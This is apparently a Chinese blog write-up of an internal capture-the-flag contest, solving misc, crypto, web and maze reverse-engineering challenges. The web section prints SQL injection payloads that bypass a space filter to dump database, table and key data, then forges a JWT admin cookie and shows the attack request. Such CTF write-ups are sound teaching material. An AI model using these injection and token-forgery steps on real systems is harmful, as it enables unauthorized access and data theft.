WustAis第二次内部赛WriteUp

WustHandy 于 2020-05-31 16:50:39 发布 1021 收藏 1
分类专栏： WriteUp 文章标签： 信息安全

本文链接：https://blog.csdn.net/weixin_45883223/article/details/106455606
版权

WriteUp 专栏收录该内容
15 篇文章 2 订阅
订阅专栏

WustAis第二次内部赛WriteUp

MISC

还是写题爽

brainfuck在线解密打开压缩包后手动补齐二维码的三个角扫码即可

Cry

把图片拖进winhex或HxD拉到最后可以看到右边的文本里有flag


CRYPTO

be@r

在线与熊论道解密即可

Are u ok?

在线AES解密，密钥是题目描述"nobody is ok."，解出压缩包的密码是mima123456，打开压缩包后用在线ok解密



mima123456

U2FsdGVkX19G39JbuEWIpxxfjdhozhXoDYVda5i+0UU=

密码：›body is ok.

AES

WEB

签到题


提示是四位纯数字密码，用Burpsuite抓包之后send to intruder进行爆破即可

有点像甜饼

这道题要F12修改账号和密码限制的最大长度
根据提示和尝试发现账号必须是admin才能成功登录
Burpsuite抓包后发现Cookie是JWT

```
Cookie:
tokens=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiZ3Vlc3QiLCJwZXJtaXNzaW9uIjoiZmFsc2UifQ.Bkg3463JsKcCp1gdD31kAdpaEEBx51D2HpgcE7FGeEM
```

用网站https://jwt.io/进行在线调试



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiZ3Vlc3QiLCJwZXJtaXNzaW9uIjoiZmFsc2UifQ.Bkg3463JsKcCp1gdD31kAdpaEEBx51D2HpgcE7FGeEM
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA


```
{
  "user": "guest",
  "permission": "false"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

发现user是guest，permission是false，所以进行伪造，改成admin和true，但是还要找最后一步的密钥，由登录框可能存在sql注入，又因为账号必须是admin，所以只能在密码处注入，fuzz之后发现过滤了单引号和空格，是数字型注入并且要用/**/绕过空格。
payload如下：

```
1/**/and/**/1=2/**/order/**/by/**/1,2,3#    测试表有几列
1/**/and/**/1=2/**/union/**/select/**/1,2,database()#    爆库名，得到数据库名字ctf
1/**/and/**/1=2/**/union/**/select/**/1,2,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database()#    爆表名，得到表名ctf,hint
```




LOGIN SUCCES

2

ctf,hint

你不是admin哦

```
1/**/and/**/1=2/**/union/**/select/**/1,2,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name=0x68696e74#
#爆字段名，需要用16进制绕过，得到字段id，hint_key
```




IOGIN SUCCES

2

id,hint_key

你不是admin哦

```
1/**/and/**/1=2/**/union/**/select/**/1,2,hint_key/**/from/**/hint#
#查询数据，得到y0u_can_f1nd_me即为密钥
```




IOGIN SUCCES

2

y0u_can_f1nd_me

你不是admin哦

Cookie伪造



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
1c2VyIjoiYWRtaW4iLCJwZXJtaXNzaW9uIjoidHJ
1ZSJ9.Ze4cQbeD2BMP9S5CmidQ6UrszaRBlm7aaR
7opHh_nzk
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA


```
{
  "user": "admin",
  "permission": "true"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  y0u_can_f1nd_me
) □ secret base64 encoded
```

Signature Verified

复制粘贴替换掉原来的Cookie得到flag




```
POST /flag.php HTTP/1.1
Host: 121.41.113.245:9998
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101
Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://121.41.113.245:9998
Connection: close
Referer: http://121.41.113.245:9998/
Cookie:
tokens=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJwZXJtaXNzaW9uIjoidHJ1ZS
J9.Ze4cQbeD2BMP9S5CmidQ6UrszaRBlm7aaR7opHh_nzk
Upgrade-Insecure-Requests: 1

username=admin&passwd=1
```

```
    <script type="text/javascript" color="0,0,255" opacity="0.7"
zindex="-2" count="199" src="./convert.js"></script>
    <canvas id="c_n1" style="position: fixed; top: 0px; left: 0px;
z-index: -2; opacity: 0.5;" width="1096" height="694"></canvas>



    <div id="login_box">

        <h2>lOGIN SUCCESS</h2>
        <div id="form">
            <div id="input_box">
            </div>
            <div id="input_box">
<h3>Hello hacker</h3><br/><h3>em......</h3><br/>

<p>����flag{H0h_D1i_Y0u_fe3l!!}</p>             </div>
        </div>
        <br>
        <div id="Sign">

        </div>
    </div>
</body>
<script></script>
</html>
```

RE


maze

拖进ida按F5查看伪代码




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rdx
  __int64 v4; // rax
  __int64 v6; // rdx
  __int64 v7; // rax
  signed int i; // [rsp+Ch] [rbp-24h]
  char v9[14]; // [rsp+10h] [rbp-20h]
  char v10; // [rsp+1Eh] [rbp-12h]
  unsigned __int64 v11; // [rsp+28h] [rbp-8h]

  v11 = __readfsqword(0x28u);
  std::operator<<<std::char_traits<char>>(&std::cout, "Please input your flag:", envp);
  std::operator>><char,std::char_traits<char>>(&edata, v9);
  for ( i = 0; i <= 13; ++i )
  {
    if ( (unsigned int)move(v9[i]) == 0 )
    {
      v4 = std::operator<<<std::char_traits<char>>(&std::cout, "Wrong flag!", v3);
      std::ostream::operator<<(v4, &std::endl<char,std::char_traits<char>>);
      return 0;
    }
  }
  move(v10);
  if ( a[a1] == 87 )
    v7 = std::operator<<<std::char_traits<char>>(&std::cout, "Wow, you get right flag!", v6);
  else
    v7 = std::operator<<<std::char_traits<char>>(&std::cout, "Wrong flag!", v6);
  std::ostream::operator<<(v7, &std::endl<char,std::char_traits<char>>);
  return 0;
}
```

进入move函数




```
_BOOL8 __fastcall move(char a1)
{
  if ( a1 == 68 )
  {
    ++::a1;
  }
  else if ( a1 > 68 )
  {
    if ( a1 == 83 )
    {
      ::a1 += 8;
    }
    else if ( a1 == 87 )
    {
      ::a1 -= 8;
    }
  }
  else if ( a1 == 65 )
  {
    --::a1;
  }
  return ::a1 > 0 && ::a1 <= 62 && a[::a1] == 80;
}
```

点进数组a




```
.data:0000000000601080 ; char a[64]
.data:0000000000601080 a               db 50h
.data:0000000000601080
.data:0000000000601081                 db  50h ; P
.data:0000000000601082                 db  5Ah ; Z
.data:0000000000601083                 db  5Ah ; Z
.data:0000000000601084                 db  50h ; P
.data:0000000000601085                 db  5Ah ; Z
.data:0000000000601086                 db  5Ah ; Z
.data:0000000000601087                 db  5Ah ; Z
.data:0000000000601088                 db  5Ah ; Z
.data:0000000000601089                 db  50h ; P
.data:000000000060108A                 db  5Ah ; Z
.data:000000000060108B                 db  5Ah ; Z
.data:000000000060108C                 db  50h ; P
.data:000000000060108D                 db  50h ; P
.data:000000000060108E                 db  50h ; P
.data:000000000060108F                 db  5Ah ; Z
.data:0000000000601090                 db  5Ah ; Z
.data:0000000000601091                 db  50h ; P
.data:0000000000601092                 db  50h ; P
.data:0000000000601093                 db  5Ah ; Z
.data:0000000000601094                 db  5Ah ; Z
.data:0000000000601095                 db  5Ah ; Z
.data:0000000000601096                 db  50h ; P
.data:0000000000601097                 db  5Ah ; Z
.data:0000000000601098                 db  5Ah ; Z
.data:0000000000601099                 db  5Ah ; Z
.data:000000000060109A                 db  50h ; P
.data:000000000060109B                 db  5Ah ; Z
.data:000000000060109C                 db  50h ; P
.data:000000000060109D                 db  50h ; P
.data:000000000060109E                 db  50h ; P
.data:000000000060109F                 db  50h ; P
.data:00000000006010A0                 db  5Ah ; Z
.data:00000000006010A1                 db  5Ah ; Z
.data:00000000006010A2                 db  50h ; P
.data:00000000006010A3                 db  5Ah ; Z
.data:00000000006010A4                 db  50h ; P
.data:00000000006010A5                 db  5Ah ; Z
.data:00000000006010A6                 db  5Ah ; Z
.data:00000000006010A7                 db  57h ; W
.data:00000000006010A8                 db  5Ah ; Z
.data:00000000006010A9                 db  5Ah ; Z
.data:00000000006010AA                 db  50h ; P
.data:00000000006010AB                 db  50h ; P
```

把move函数中的数字按r转换成字符




```
_BOOL8 __fastcall move(char a1)
{
  if ( a1 == 'D' )
  {
    ++::a1;
  }
  else if ( a1 > 'D' )
  {
    if ( a1 == 'S' )
    {
      ::a1 += 8;
    }
    else if ( a1 == 'W' )
    {
      ::a1 -= 8;
    }
  }
  else if ( a1 == 'A' )
  {
    --::a1;
  }
  return ::a1 > 0 && ::a1 <= 62 && a[::a1] == 'P';
}
```

move函数里的a1是我们输入的v9[i]。::a1是全局变量，值必须在0到62之间，且作为数组a的序号必须让a[::a1]=‘P’才能让move函数的返回值是1。而main函数里最后a[a1]=87(转换为字符是’W’)时才能拿到flag。根据题目maze（迷宫），数组a大小是64，D：+1，S：+8（WASD对应上左下右），for循环是14次，v10还有一次，可写出8x8的矩阵，我们从0开始只能走数组a的值是‘P’的序号，经过15步最后走到数组a的值是’W’对应的序号就能成功（类似走迷宫）。可以用画图软件标出数组a的值是‘P’和’W’的序号



在Ubuntu里试验一下成功了

